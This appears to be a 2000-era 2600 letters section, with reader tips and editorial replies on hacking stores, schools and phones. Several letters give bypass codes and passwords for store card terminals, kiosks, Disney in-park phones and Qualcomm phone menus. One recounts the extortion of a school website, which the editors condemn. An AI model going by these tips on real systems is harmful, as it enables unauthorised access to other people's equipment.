An excellent source of information on GSM technology and GSM providers worldwide can be found at the GSM Alliance homepage at http://www.gsm.org.

iDEN

The iDEN network is the brainchild of Motorola and was designed to accommodate both cellular transmissions and two-way radio-like transmissions into one network. iDEN supposedly stands for "Integrated Digital Electronics Network". iDEN is yet another implementation of TDMA network technology, but operates solely in the 800 MHz band (Motorola is currently designing a 1.5 GHz version of iDEN for use in Japan). In the United States, the only current iDEN provider is Nextel Communications.

The unique feature about the iDEN network is that users have the option of placing a traditional cellular call or using the "Direct Connect" feature to turn the phone into a two-way radio that can communicate with one or hundreds of other iDEN phones that are "tuned" to that channel. This is primarily being marketed as a business solution, and rightfully so, as Nextel and other iDEN companies have priced the technology out of the range of most consumers.

iDEN phones, though operating on TDMA technology, are more capable of supporting data transmissions, and it appears that Motorola is attempting to develop this into iDEN's second "killer app" just in case the "Direct Connect" feature falls flat. iDEN phones use IMEI numbers for tracking purposes.

More information about the iDEN network can be found on the Motorola website at http://www.motorola.com/iden.

The cellular world is constantly being changed and transformed, and it doesn't look like the battle for standards will end anytime soon. Hackers and phreakers can have no end of fun exploring the cellular networks. What I have provided here is just an overview. If you are further intrigued, there are thousands of web pages, books, and technical documentations on cellular phone technology. Go out and explore and learn.

Shouts out to Nightbanshee, Zombie, Ri'Hahn, Voyager, and TNo.

WE'RE LISTENING

Alien Intelligence

Dear *2600:*

I work for a marketing research company. What we do is call you at work and ask you to do surveys. We don't call people at home on purpose. Occasionally we will have a home number listed. I apologize and terminate when that happens. I get people who say "please take me off your list" and hang up. The funny thing about this is that we can't really take you off the list. We mark "RF" and continue calling other people. The reason we don't take you off the list is, well, we don't have *access* to the list. The lists are usually obtained from the company that is having us do the survey. My point is if you want your name permanently taken off the "list" you have to find out what company the survey is for. Usually you can ask what company the survey is for, but sometimes we can't reveal that information. But if you take about three minutes you can easily find out. There is always at least one question that reveals the company, always. You can give bullshit answers until you get that one vital piece of information, then just say "thank you, good-bye" and hang up. Or you can continue to screw with the person giving the survey. After you get the company name you can call them and yell at them and have your name taken off. If you refuse to give information we can always get what we need so you might as well give it. The only thing that we would have a hard time getting is employee number and total revenues if it is company policy not to give that out. There is always someone who will slip. And not giving your business address is pointless. I have fun getting those and all other information that was refused if it is needed to be able to turn the survey in. And remember to be nice. We know your name and address, you don't know who we are. One other thing: those stupid registration forms people fill out... that's just asking to be called.

CgK

We trust you realize that you're the scum of the earth and we're glad you took the time to write with this info. Perhaps some of our readers can help us compile our own list of these survey companies. Make sure your phone has a ringer on it.

Bookstores

Dear *2600:*

I was hanging around our good people at Barnes and Noble and I saw a display of books that said "Hacker's Holiday." In it was a guide to programming Red Hat Linux and a bunch of books on how Linux started the Open Source movement. Nothing about the "hacker" the media promotes,. you know, punk teenager hell-bent on causing anarchy and chaos with his computer. I may be a punk teenager, but I live to only learn and *not* destroy. Since Barnes and Noble have really thought about it, does this mean that other businesses and the media are going to treat the hacker name with respect, rather than as a source of fear and hatred?

Downsouth

We can only hope. It's very helpful when we notice the good as well as the bad.

Dear *2600:*

I am a Barnes and Noble employee and I would like to state my opinion on what some readers are saying about Barnes and Noble being against free information for all. That is a fallacy. Barnes and Noble will order *any* book that you want. But we do apply the age regulation laws for selling pornography. *2600* is not a pornographic publication and therefore can be sold to a person of underage status. There was a letter in 16:4 from a former B&N employee stating that the memo of Tom Tolworthy meant that if deemed inappropriate, it could be put behind the counter. Tom Tolworthy meant *Playboy, Penthouse,* and controversial books such as the work of Robert Mapplethorpe and Sally Mann, not *2600!*

In the B&N I work at, *2600* is right in the computer section on the second shelf in full view. There has never been any debate of *2600* being put behind the counter. The fact is that my bosses do not know what *2600* is. To them it could be a comic book.

This is a company that put the *South Park* soundtrack on the music section listening stations! This is a company that sent the store a CD for an in-store play, and there were cocaine references in one of the songs! Give the company a break! They pay my bills and give me medical insurance!

Anonymous Barnes and Noble Music Seller

But what would happen if your bosses did know what we were about? What would happen if they themselves didn't approve? Our reading of the memo makes us fear that individual managers, or even clerks, could relegate us to behind the counter if they felt we were unsuitable. This kind of power is too easily overused and abused. We've gotten letters about this sort of thing in the past and we'd appreciate specific details from our readers if they encounter this at any store from any chain. This will allow us to pursue the matter with the store or chain and, in the worst case scenario, at least know not to send any more issues there.

Dear *2600:*

Today, totally on a whim, I bought a copy of *2600* to read during lunch. I'm a traffic ticket lawyer who was bored. After lunch I got in the car and heard Stewart Baker on the local PBS station's *Talk of the Nation* where the subject was hackers. What a coincidence. Doesn't take too long for Baker to piss me off by sounding like a patronizing lawyer.

In your magazine was a letter detailing how to go to Amazon and submit "author" reviews. Stewart Baker has a book listed on Amazon. You can read "his" comments in 5-7 days. What a coincidence!

quash

Adventures in School

Dear *2600:*

I am an avid reader of your mag and I have been hacking web sites and just recently hacked the computer system at my place of employment. About a half a year ago, I hacked our school web site and backed up all the files on a CD which I hid so very cautiously in my vent. My friend and I have been competing with each other on what we can hack and we always make backups of the stuff. This time I decided to be a little creative with the hack. I removed all of the files from their ftp server and asked them to put my handle and what had happened in the morning school announcements, just a simple request really, and then I would return their files to the server once I heard the announcement. They just simply would not give in to this request. So they never got their files back and their very complex web site is now a shambles. Just recently, the topic came up of the hacked web site because of the $10,000 it cost the state to replace it. This seems like an awfully high price to replace a web site, but a serious amount of cash nonetheless. My friend was caught with some Novell hacking files on a CD that he was distributing to the newbies. He was just trying to make a fair buck but the school saw it a different way and charged him with the crime of hacking the school web site six months ago! He was suspended for ten days! Not that he minds being home and sleeping and hacking more while everyone goes to school, but this is going to be on his record. How many universities do you think will accept him? He knows that it was me, but being a good little hacker, he didn't tell who the real culprit was. This just shows what the system is coming to. They needed someone to put the blame on, and he was the only one (so they thought) with computer knowledge. This feels very closely related to the Mitnick case and the unfair happenings. Thanks for the opportunity to finally speak out about what has happened.

Xkalibur

You won't want to thank us after reading this. This moronic behavior of yours is what makes things difficult for the many thousands of non-malicious hackers out there. What you did stepped over a line that most rational people have no difficulty seeing. You destroyed your school's site and resorted to extortion. Maybe you used hacker abilities to get into their site (although it's far more likely you simply ran a script) but as soon as you erased their files and held them for ransom, you became a criminal. While it was wrong to suspend your friend for something he didn't do, you lose the right to be indignant when you help foster the environment of paranoia that so many schools now have. We only hope your letter serves a purpose by illustrating to everyone what the hacker world is NOT about.

Dear *2600:*

Today I walked into the hallways of my hallowed alma mater. Things seemed normal until I got to homeroom. I was handed a small card attached to a cord and informed that I was now required to wear this tag at all times. This card features my picture on the front, along with my full name and a color band which denotes me as a vocational student. On the back is my picture again, a magnetic stripe (we can swipe it like an ATM and have our lunch fees billed to us), and a bar code whose purpose I have yet to decipher. Most interesting though is the small "smart card" chip on the back. As you well know, smart cards can be used to store information, personal data, PIN numbers, etc. Could this card be used to track my every movement through the school? Absolutely. And just to give it a sense of Big Brotherism, I have been given a serial number. My friends now know me as P2129. Furthermore, I was told that I was required to sign a waiver stating that I agreed to all rules concerning this card, namely wearing it at all times and presenting it to any personnel who requested the information. Fuck it, I thought, and refused to sign the waiver based on the fact that I did not agree with the principles to which it applied. I was sent to the assistant principal's office and informed that I would be suspended indefinitely until I bowed down to their ways. Since I am involved in AP classes, as well as electronics engineering, missing this much time would be bad. So I grudgingly signed it. Later, I realized that the form stated only that I must wear it, ideally around my neck. However, since no mention was made to where it had to be worn, I felt it would be okay to tie it around my wrist. *Wrong wrong wrong.* I was once again sent to the office and given detention for insubordination.

The moral of the story? We have no rights whatsoever. Public schools that use government funding now force us to bear identification similar to that used in Germany during the Third Reich or South Africa during apartheid. Our school is falling apart and over $25,000 was spent on this Orwellian system. Forget reading, writing, and 'rithmetic... kids are now being taught oppression, conformity, and submission.

P2129, the student formerly known as Kevin

This is a trend we've heard about at other schools. Like any trend, the best time to tear it down is in the early days. While you shouldn't risk incurring the wrath of the authorities any more than you already have, you can still spread awareness by reaching as many people as you can through letters, flyers, and any other means at your disposal. As for the rest of us, we need to share info on such systems and get the word out so that people all over the world know the screwed up things going on inside our schools. If we can figure out how to make these things utterly useless, they will no longer serve a purpose. Then of course we'll have to worry about the implants....

Dear *2600:*

I was reading with interest the letters about schools in the Winter *2600* and also the ones in the past few issues. I'd like to say that maybe some schools aren't so bad.

My current school is actually pretty cool. Although the computer teacher sometimes gives me dirty looks when I talk about attending H2K (which I may do, actually), overall it's pretty cool. A few kids are scared of me, but it's granted that there are always a few inept kids at schools.

Of course, next year I have to switch schools, so

maybe that one will be worse. Perhaps I too will write an article or letter complaining about my "guilt by association." I hope not.

phil

Dear *2600:*

Hey guys. I just wanted to let you in on a little experience I had that got me really steamed. Now I don't claim to be the all-powerful god of computers or anything. I know that I'm not a genius, but I do know stuff about computers, not just Windose, but our school has not seen the light of Unix yet and I have to live with it. But that's besides the point. I was looking at the Windows registry one day and I found Netbus. Now I knew that our librarian (we're too cheap to get real tech people) was not that informed, so I assumed that some kid had put it on there to get remote access from home or something. I did the right thing and told the librarian about it, and she asked me how I knew that someone had put it on there and I told her I saw it in the registry. The bell rang and I went to class. The next day, I was pulled out of the middle of my 7th period class to have a talk with the vice principal. I got down to the office and she accused me of trying to destroy the computer. I said that I had not damaged any computer. She called the librarian to the office and the librarian said that I had tampered with the registry. I asked her what they saw and when. She (the librarian) said that the Windows desktop was not working and that the screen had frozen after the next person logged on. I pointed out that Windows registry changes are immediate and permanent. (They also said that after they rebooted it was fine.) The librarian then said that it wasn't important if I had actually messed up the computer because they said, and I quote: "It could have messed up on its ownÖ." The important fact was that I had been into the registry and I shouldn't have been there. Now here's the real clincher (and I quote again): "You know enough to be dangerous to us. We know who you are and who your friends are and we're watching you." At which point I started having nightmares of Orwellian conspiracies. They were going to try to give me two days of suspension, but after a very - how should I put this - interesting conversation with my father, he persuaded them that they couldn't suspend me for something they didn't even have a rule against or they might well be facing several lawsuits and a rather lengthy petition to the school board to remove them from their current positions at my school. Anyway, they still forced me to do two hours of community service. I never received anything in writing (which is customary), and I'm assuming it's because then I would have had some form of legal recourse. That's what's happening in today's schools. One other thing: one of my friends was trying to post the Free Kevin site on some computers and they removed his account and gave him Saturday school.

gopher the contradictory

Dear *2600:*

I have been a fan of your magazine for some time now and am happy to see that Kevin's finally getting out of the slammer. Anyway the reason I'm writing to you is because of problems I've been getting from my school about your magazine. I took it to school with me to have something to read when I wasn't busy. Apparently my teacher saw me reading during a break. She confiscated the magazine and dragged me into the principal's office ranting and raving about getting me kicked out for reading a simple magazine. It seems the principal shared all of her views on the Internet, so I was suspended from school for two weeks. Now this displeased me greatly. I wanted to do some damage to the school or something to avenge *2600* but I don't have the necessary resources to perform adequate vengeance. So would you do me the favor of putting my schools web page on the hacked list? Maybe then justice will prevail.

Microkiller

Our faith in such cases is lost when people express the desire to be malicious. All you do is vindicate the actions of the people who work against you. For those who choose not to go that route, get as much documentation as possible and gather evidence that you are being disciplined merely for reading a magazine. That kind of thing is clearly wrong but when the issues are muddied, it becomes impossible to prove that this is what the person is being disciplined for in the first place.

Discoveries

Dear *2600:*

I was bored one day and decided to probe around my old employer's network and see what kinds of changes to the network environment were made since my departure. An nmap scan on their subnet revealed the following gem listening on a port of a certain host:

280 open tcp http-mgmt

I fired up my web server and connected to it. After a pause, I could see that I had launched a remote web management console running out of a Hewlett-Packard printer. Poking around, I realized there was an option for setting administrative password (not set by default) through which I could mess with print jobs, clear the queue, etc. Cruising over to www.hp.com, I did a little research and discovered that HP boasts of inventing the smallest firmware web servers in the world (though this may no longer be the case). There's a good chance that that new Laserjet printer or AdvanceStack hub coming through your door has one of these in it. This may be old hat, but if you've got HP machines on a TCP/IP network in your org, you may want to run a portscanner against them and set passwords before the outside world can.

darky0da

Dear *2600:*

I do not know if this holds true in all areas, but in Toledo, Ohio if you have Ameritech service you can push 958 on the telephone and it will tell you what number you are calling from.

casey

958 has been the standard number for this in our area for ages. It seems to have spread to other parts of the country as well. Incidentally, some local switches now require you to dial 9580 to get your number read back. Dialing 9581 will cut your connection for a couple of minutes for testing.

Dear *2600:*

I am an over the road truck driver and part-time programmer. I hope this message finds its way to the right person as I am *not* a Mac hacker. Located at *all* Petro and Petro2 truck stops in the main building (not the fuel island) usually near the restaurant is an interesting device. It is the Petro Passport Redemption Center Kiosk and is used by truck drivers to redeem showers and coupons for merchandise. The kiosk is using a Mac OS and a touch screen for input. The neat thing is when the system goes "Under Maintenance" the Mac menu appears at the top of the screen and gives you access to everything. I played around for a few minutes while it was down and found a program called "Timbukto." I think they are using it for the dial-up connection that sends and receives information about the truck driver's account. I don't know anything about the Mac OS so my fumbling around is not very useful. I hope some of you will stop by a Petro and try to find one that is down and has the Mac menu available for a hacking adventure. I'm sure it will be worth the trouble. You can find a location guide at www.petrotruckstops.com.

I don't have a handle so if you decide to edit and publish this little idea please make one up for me.

Handle6015

Dear *2600:*

Just a heads up on Cablevision - the NY, CT, MA, and other states' phone systems are now on ASPECT.

Mongo

Dear *2600:*

Hey, just reading one of your issues, when I figured I may as well call an 800 number and see if I could order something or harass the other party. So I dialed 1-800-555-2600, and what is it? A porn line. Ha ha. Well, that's not really funny. Eh.

brain

Dear *2600:*

After seeing the letter from Shawn about his PCS 2700 Qualcomm phone, I ran to get mine and try it out. The entry into the diag screen was right: 111111 then select. But his password didn't work for Field Debug. I was on the phone with my mom who suggested I try all 0's. *Wow!* I'm in... I played with that a while and then tried the programming mode. I was trying to think of simple combos for a password when I saw USWEST printed on the front of the phone staring me down. So I tried it... 879378 and it worked! I had all kinds of things to play with.... I changed the name USWEST to my screen name (etropic) so when the phone turns on, it says ENTERING etropic SERVICE AREA. But now I can't get back in. The pass isn't USWEST anymore. So how many six digit possibilities with ten keys are there again?

robert

Maybe it's time to ask your mom again. We'll check our sources.

Dear *2600:*

Windows 2000 Sucks. Just thought you might want to know.

Dr. K

And with a capital "s" too.

Dear *2600:*

Check out the March 6th, 2000 issue of *Forbes* on page 39. They have a picture of people coming up an escalator and above the people's heads are two displays: one says "The Hacker Quarterly" and the other says "Volume 14, Number 3". Now what excellent magazine used that on their cover before?!!!

carls_pub

That photo which was used on our Autumn 1997 issue happens to have also been submitted to a news agency's archives. Apparently Forbes was looking for a picture of a crowd of people and didn't realize that there were two hacked signs right behind them. Which is odd because that's how the picture should have been labeled at the news agency. At least now people will stop thinking we doctored the photo.

Kevin Free

Dear *2600:*

I recently wrote a term paper for my political science intro class on the freedom of information in America (or the lack thereof). The court case United States vs. Kevin Mitnick was most useful in proving my thesis that the government withholds information from the public to save face. Thank you for getting as many court papers as possible together and providing an untainted location of truth on this court case.

Koishii

Dear *2600:*

Don't you guys think that the Kevin Mitnick deal has been blown a little bit out of wack? There are so many other hackers doing just as big stuff and not getting any credit whatsoever whereas Kevin Mitnick is five years ago and still famous! What about Zyklon from gH (Global Hell) or Cruzzed from LoC (Legends of Chaos)?

KuNg

You miss the point. It's not about getting credit, it's about recognizing injustice. No case that we know of came close to this in the hacker world. We will continue to report on any similar cases as we hear of them - in fact, we reported on the Zyklon story in our last issue.

Dear *2600:*

I saw "Free Kevin" all around, but I never really started getting into it until this summer. This school year I have done around ten assignments on Kevin and his situation. We have to do a weekly news topic summary in my Social Studies class and I did a lot on Mitnick while all that really important stuff was happening in September and October. I have also written one or two essays on him. Eventually my class just expected my article to be on Kevin every week, and that's when I realized I actually got the word out. When I found out that Kevin was being released I was overcome with joy. I was jumping and screaming all over the house. This pissed off my parents given it was 3 am on a school night. I also saw that he needs cash for when he gets out. I shall donate soon, we all should. When I read the "hacked" David Letterman top ten list of things to do with Free Kevin

stickers, I didn't know how to feel - pissed because he was making fun of the subject, or laughter for it's showing that the message is getting out and being shown in a funny matter. But either way, I'll be sure to watch that episode. When does it air?

Chris from Chrisconsin

We suspect you may have stumbled upon a hacked page or something as we doubt Letterman would do an entire top ten on Free Kevin stickers. We appreciate your actions - they really did help get the word out at a time when that was most critical.

Dear *2600:*

I do nothing to reduce Kevin's plight, because I agree wholeheartedly that he's getting the shaft. But I agree with Brother Inferior's letter in the fall issue; Kevin's not the only one. Leonard Peltier, one of the leaders of the American Indian Movement (AIM) has been in prison for 23 *years* for a crime of which there is *no* proof or even compelling circumstantial evidence that he committed. Even if there *were* any evidence that he committed the crime he's accused of (killing two FBI agents), two of his fellow AIM leaders who were also implicated were released when the "crime" was declared self-defense. I would include further facts, but due to space and time constraints, I just recommend a visit to www.freepeltier.com.

Free Kevin, Free Leonard.

ASZ

Dear *2600:*

I was just watching the local news here in the Chicago area. Channel 32 (the Fox network) proclaimed the news, "Kevin Mitnick is free." I was so excited by the news, it caused me to involuntarily drop to my knees and yell *"Wahooo!!!!"* at the top of my lungs! I think everybody on my floor heard it! God bless America, there is still justice here!

Rave669

More like the injustice finally ran out. Justice is an endangered species in this time and place.

Dear *2600:*

Okay, he's free. Now move on to something else. This is not the Kevin Mitnick Fan Club Newsletter, is it? The lesson is: *life is not fair.* It never was; you were never promised that it was. Reality is, *justice* is not, nor ever was, *fair.* If Kevin Mitnick avoided being butt-fucked over the last couple of years, he should be thankful, write a book, and leave the pages of *2600* to topics other than pushing for Mitnick's sainthood. Those interested in him can then read the book and watch the big studio film to follow. His crime was: He got caught. Losers get caught.

Note to Kevin: You fuck with the bull, you get the horns. Hope you learned that this time.

***2600* reader tired of hearing the phrase "Free Kevin"**
VinceC

It always makes us feel like we're doing the right thing when those who oppose us consistently turn out to be such morons. Thanks for writing.

Dear *2600:*

Hey you guys will never believe what happened. For my speech class in school we had to do an informative report on whatever we wanted; so I decided to do my speech on Kevin. I went the full nine yards on this one to inform the people what had happened and tell them about the downsides of his release in comparison to a normal life. I brought all my issues of *2600,* explained the support network, printed flyers and handed them out, and put bumper stickers on two posterboards with pictures of Kevin. It was awesome. My teacher was a little nervous about the whole thing but went with the flow. Later the next day I found the flyers on lockers and everything... the word had gotten out and it was *huge.* It spread to the other grade levels and I had seniors coming to me asking me stuff about Kevin. I just wrote to let you know that I have done my part before and after the Kevin saga. Much thanks to your magazine and freekevin.com for all the info I needed to spread the word. By the way, my teacher even asked for a copy of the magazine to learn more about Kevin!

r00t_Canal

Every ounce of support that people like you have shown over the years has helped Kevin get through this ordeal and helped make the transition back to society a smooth one. And all of the students who brought this subject into their schools deserve our gratitude and admiration. More than a few were disciplined for daring to bring it up. Rest assured, it made a difference and we hope this serves as inspiration for future causes.

More on SecurID

Dear *2600:*

In response to Insecure's request for information from 16:3 - the name "SecurID" can be quite misleading. Much research has gone into probing the weaknesses and insecurity of the SecurID hardware token card and implementation. A comprehensive report, entitled "Security Vulnerabilities in SecurID" written by PeiterZ in 1996, can be found at www.nai.com/media/ps/nai_labs/securid.ps.

Aside from software and implementation flaws, L0pht Heavy Industries (www.L0pht.com) previously did some intensive reverse engineering of the physical hardware token and found a number of curious problems (features?).

An interesting press release from Security Dynamics (www.rsasecurity.com/news/pr/990406-1.html) mentions the use of the SecurID technology with a Palm Computing (PalmPilot, Visor) device. This could open the door to a number of attacks mounted from the Palm device. The press release was from April 1999 and we have heard nothing since then.

It's nice to see people questioning products before implementing them into their systems. Many companies are non-responsive to flaws in their products/mechanisms/systems and public scrutiny may be the only way to wake them up.

Kingpin
L0pht Heavy Industries

More Fun in Retail

Dear *2600:*

I wanted to follow up on Sylex's letter in 16:2 about the scanner/printer combinations in Wal-Mart stores. I had seen a couple of early versions of these over the last 18 months and finally got a good look at one yesterday.

The kiosk has a Kodak flatbed scanner, a touch screen, and a Kodak dye-sub printer. The computer is actually a Sun workstation. The way they have it mounted, I could not see the model number, but based on the pizza box shape, it is an older one, probably a Sparc 4 orSparc 5.

The unit I saw was not connected to any network (I walked around the back of the cabinet to check), and the only input device was the touch screen. At first I thought you would need to be pretty damn 31337 to hack a box with no keyboard and no network connection, but there are a few options here for those desperate for a way into a standalone Solaris box.

One option would be to attach a Sun keyboard to it. If you had a chance to do that without detection, rooting the box would be trivial (you *do* know how to halt a Sun machine from the keyboard and boot into single user mode, don't you?). The other, possibly more interesting way, would take advantage of the I/O devices.

You see, the unit that I saw yesterday, unlike earlier models, had a floppy drive and a CD-R unit built in. This opens up the possibility of dropping into a shell by using a buffer overflow, or possibly running a shell script from a UFS floppy you bring from home. You would need to use some care in doing this because even if you get a shell prompt, the only way to interact with the machine is via the soft keyboard on the touch screen.

The reward on this one is pretty low relative to the risk. Even if you do manage to root the box, it is only standalone. Billing is done based on the number of scans that you print or save, so there won't be any useful records there. At least you probably don't have to worry about it running TCP Wrappers or having syslogs that are carefully scrutinized by trained admins.

Remember, this is for informational purposes only. Please don't destroy other people's property. Given the limited capabilities of the thing, you might want to concentrate on rooting the Coke machine instead.

Anguirus

Dear *2600:*

Read the article on "Messing with Staples." Thought it was interesting and thought provoking. Besides, I work there now. I knew of most of the gaps in security. Funny, Loss Prevention dictates most of the stuff there, but the procedures are extremely lax. Wondering if I can contribute some more info on these gaping holes in security.

The Wedge

Dear *2600:*

I was in Blockbuster a few nights ago and when I was waiting for them to ring up the movie, I was messing around with the credit card machine - you know, the one they let you slide your card in and punch in the numbers yourself. Anyway, I started messing with it, and when I punched in enter and 1, I got a setup message. It would let me set up new passwords and all, but I was more interested in the baud rate setup for it. My question is what can I do with this info.

cashmolia

Depending on what kind of person you are, you can either learn how their system operates or really screw things up and probably get in a mess of trouble. Hopefully the people running these systems will also learn how incredibly badly they're set up in the first place.

Dear *2600:*

This letter is in response to xprotocol's letter in 16:3 about the credit card scanners at stores. Your response was "an overnight cashier with lots of free time would be the perfect candidate to spend hours trying." Well, I am that person. I work at a City Market grocery store that has credit card scanners similar to what the reader was describing. By pressing the Enter/Yes button and 7 at the same time, the screen clears and has a password prompt. I have spent some time at this, trying to get a default or some type of password format, but no luck yet. In time, I will have it. I did a little research, and found out that City Market is part of a large food store chain. This includes: King Sooper's, Kroger, Fry's, Dillon's, and others. I would imagine that they all use the same type of equipment. I share this so that others around the nation who work in similar positions can take the time to try and crack the code and possibly find a default or backdoor of some type. I have seen one of the managers working with the machine and it looks like there are many options and thing to be done with this.

MustardMan

Dear *2600:*

Does anyone know anything about SCO UNIX V/386 Release 3.2? I have been working on hacking a local Pizza Hut, with no hope in sight. I have called and talked to the manager and she does not know what the fuck I'm talking about when it comes to passwords. All she could give was her cashier code. So if anyone knows if there is a standard USER/PASS for Pizza Hut Systems it would help! (I know offhand that Pizza Hut keeps a database of all the people they serve.)

Phelix

Dear *2600:*

I sent in a letter on the credit card machine, and the reply I got from you guys didn't help in anyway whatsoever. You might as well sew your fucking lips up tight, and not help anyone out. Thanks for nothing.

cashmolia

Since you were apparently offended by our automated reply to your letter submission, you probably don't even know that there's a magazine that goes along with it. It also gives us some insight as to which group of people mentioned above you're likely to wind up in.

Dear *2600:*

It has come to our attention that you have published an article, allegedly written by a former employee of Staples. The article itself concedes that it is written by a former disgruntled employee who is volunteering trade

secrets and proprietary information of Staples. The clear intent of this article is to encourage malicious destruction of property and stealing. Should you choose to continue to provide assistance to this individual's criminal activities as well as criminal actions by others, you are of course subjecting yourself to liability.

In addition, in publishing obviously misappropriated trade secret information, you are open to liability for any damage we may suffer. While you are certainly free to publish any publicly available information, the publication of obvious trade secrets and misappropriated proprietary information obtained in breach of fiduciary and contractual obligations is not protected by the First Amendment.

Staples is a strong supporter of the World Wide Web and the benefits of the Internet. However, the protection of confidential and proprietary information and the maintenance of the integrity of passwords and other security devices is essential to the functioning of the Internet. Just as you would protect the privacy of your subscribers and their confidential information and keep your own and other confidential information safe from hackers, we have an obligation to maintain the integrity of our trade secrets and proprietary information. As a legal matter, we cannot tolerate the publication of trade secret information as it puts in jeopardy very valuable rights of Staples.

If you reflect for a moment, you must recognize that as a publisher, you have similar interests in protecting the integrity of the security of private information and passwords. In failing to respect these rights you stand to lose them. Should you find yourself a victim of a disgruntled employee or hacker who seeks to damage or destroy your business through revelations of proprietary secrets, or private information of yours or your subscribers, you would find yourself without a remedy at law due to the defense of "unclean hands." Your enemies, hackers or disgruntled employees or subjects of your publications will undoubtedly take the position that you are barred from protecting rights that you violate.

Under all of these circumstances, we have no choice but to insist that you remove from any material you continue to publish any of our trade secrets, including passwords and confidential information concerning our security systems. In addition, we hereby demand that you identify the author of the article "Messing with Staples" so that we may pursue our legal remedies and take appropriate action against this individual. We hope to avoid the need to include you in any legal proceedings. However, in order to maintain the important protections of our property, we have no alternative but to vigorously defend our trade secrets and proprietary information. Consequently, you can be certain that we cannot simply let this matter drop. We hope that you will respond responsibly and immediately, but if we do not receive a satisfactory response to this letter by 5:00 pm on Friday, January 28, 2000, we will pursue our legal rights.

Jack A. VanWoerkom
Senior Vice President,
General Counsel
Staples

Thanks for the friendly advice on freedom of speech and protecting our privacy. It really made us think. While we were doing this, we realized that we've been publishing this magazine for longer than Staples has been in existence. And while we appreciate the suggestions on how to run our business, we feel your needs would best be suited if you simply minded yours.

You claim to have the "obligation" to protect sensitive information. Why doesn't that obligation extend to implementing proper security? Or are threats and intimidation the only methods you know of to protect privacy?

In the interests of space, we'll overlook your repeated misuse of the word "hacker." But one thing we're really curious about is what the so-called "trade secrets" are that you wish to keep quiet. The fact that one of your stores used a password of "password" on a publicly accessible machine? (You do use different passwords at different stores, don't you?) The previously unknown "Ctrl-Alt-Delete-End Task" trick to drop into Windows 95? Or the fact that we exposed the true identify of Fred Klein?

There is nothing in the article that any reasonable person would consider to be a trade secret. Of course, we've wandered into the corporate world again, haven't we?

And as for your "demands," you really should know better. We will never reveal a source without that source's explicit permission. And we won't cave in to threats of any sort. You may think this is a good opportunity since we're already embroiled in a lawsuit filed by the entire motion picture industry. That would be another mistake to add to your already impressive list.

Dear *2600:*

I just read "Messing With Staples" by Maverick in your winter issue and just wanted to add one thing about the Compaq BTO kiosk. You can also exit the kiosk by clicking the "Built for You" banner at the top of the screen nine times and typing in the password (which from my personal experience working at "another" office superstore is always "close". I'll let you guess which store.) This is especially useful if the workstation is protected by "Full Armor" or something similar (as ours is).

squatex

Anti-Venom

Dear *2600:*

After reading the comments of "None of your Damn Business" in 16:3's Venom section, I had two twisted thoughts.

1) Yes, and wouldn't it be nice if the world was made of candy?

2) Hacking is part playing pranks to keep up morale in the trenches, and part power struggle. I'm sorry you don't enjoy it. Perhaps you should play another game.

The Devil

Additional Details

Dear *2600:*

I work at Disneyland (Anaheim CA) and we have in-park phones all over the place backstage, and a few

scattered throughout the onstage area (usually hidden in a small wooden box, keep an eye out). These phones are made to call back to our offices or other Disney properties via extension numbers. The phones in the office can dial outside numbers (normally by pressing 9). However, you can't call outside numbers on the in-park phones which don't let you dial 9. There are many different variations of this number: #881812, #881814, etc. #881811 used to work but they disabled it. Once you dial that code (including pound) you will hear another dial tone, then press 9, and dial the number. Play around, I'm sure there are other codes as well. One location of an in-park phone is across from the front entrance of the Matterhorn, where the motorboats once were. Look along the gate and you should see a wooden box painted green. Open the door and there's the phone. If any employees see you on the phone, they will probably just ask you not to play with it, unless it's one of our wannabe cop security guards.

netsplit

Dear *2600:*

In the article "I Own Your Car!" in 16:4, I believe the company that Slatan worked for is Chrysler. The car is Chrysler's new PT Cruiser, that is in fact coming out in 2002.

Cilo

Dear *2600:*

I enjoyed reading the article "I Own Your Car!" on the concept car with something "evil" under the hood in 16:4. My car buff roommate says the vehicle described is most likely the Cadillac Evoq. It apparently does have a supercharged engine, though he knew nothing about a fuel cell in the trunk, but he said it could be there as something the engineers decided to toss in. He also questioned how well the guy could have driven using the night vision system, since it apparently doesn't project on the entire windshield - at least, the system he knew about.

I find the possibilities evoked by the car's communications technology both exciting and frightening. On the one hand, we could see a Linux distro for cars in the next ten years, along with downloadable software to trick out our wheels even more. On the other hand, it's another massive corporate eye following us in one more aspect of our lives. As if "targeted" web advertising and TV promotion through tracking of our browsing habits isn't enough, imagine the spam/advertising possibilities from knowing what stores and malls a driver passes to and from work each day. Although I'm sure authority will find a way to use and abuse vehicle tracking/control tech as well (already happened once as far as I know), I'm far more fearful of the power multinational corporations are beginning to wield over medium, even large, nations.

Platinum Dragon

Defeating Corporate Advertising

Dear *2600:*

In 16:3, page 51, you respond to SpeedDRaven about removal of banner ads from various free web page provider services. I think you're wrong in saying that it's not stealing because removal of the messages is the same as fast forwarding over commercials. Rather, in placing a web page with one of these services, you're entering into a contract that is more similar to the TV station that sells advertising. In order to pay for their costs (and make money, of course), they sell advertising time. The TV station doesn't *ensure* that everyone watching their programs will see the advertisements, but they do faithfully broadcast them. Removing Geocities banner ads, no matter how detestable you find them, is the same as if the TV station decided not to play a commercial that an advertiser had paid for - it's a breach of contract.

On the other hand, there's great software packages like junkbuster (www.junkbuster.org) that will remove ads from the client before your browser ever fetches them. This is the proper action to take if you don't like seeing the ads. If you don't like that ads will be on your site, then you should put your web pages at an address that doesn't require this as part of the contract.

Normally I find *2600* to be morally correct, even when the screwiness of the legal system says that the actions they are endorsing are illegal. I hope that this was an oversite - it's a big world out there.

orn

This is another instance of corporate logic trying to gain a foothold on individuals. We are not advertising vessels. While they have the right to remove the pages of those who don't follow their rules, it goes against human nature to expect people not to try and get around them. It should be noted that many people would have stopped going to Geocities pages altogether were it not for the people who managed to keep their annoying ads from popping up.

Dear *2600:*

This letter is in response to mad kow diseez's trick to get rid of that annoying ad bar that freei makes you look at while using their service. There is an even easier way to bypass the ad bar. Once the program is installed it automatically sets up a dial-up networking connection for you and that is actually what the freei program uses to connect to its servers. Therefore, if you hit your Ctrl+Alt+Del and end the freei program, the dial-up networking is still running, That is how the connection stays alive. Simply open up "My Computer" on your desktop and then open up the dial-up networking folder and you will see a connection called FreeiNetworks. Open that up, enter your password, and click connect. That's it. Your connection will be established and no more ad bar.

Alpha

Help Needed

Dear *2600:*

I have been an avid reader of *2600 for about six months now. Ever since a very good friend of mine turned me on to* Off the Hook, then the mag, I've been hooked. I buy every issue and catch every show. This is my first time writing, and I have a question for you.

I want to know if it is possible to hack my elevator.

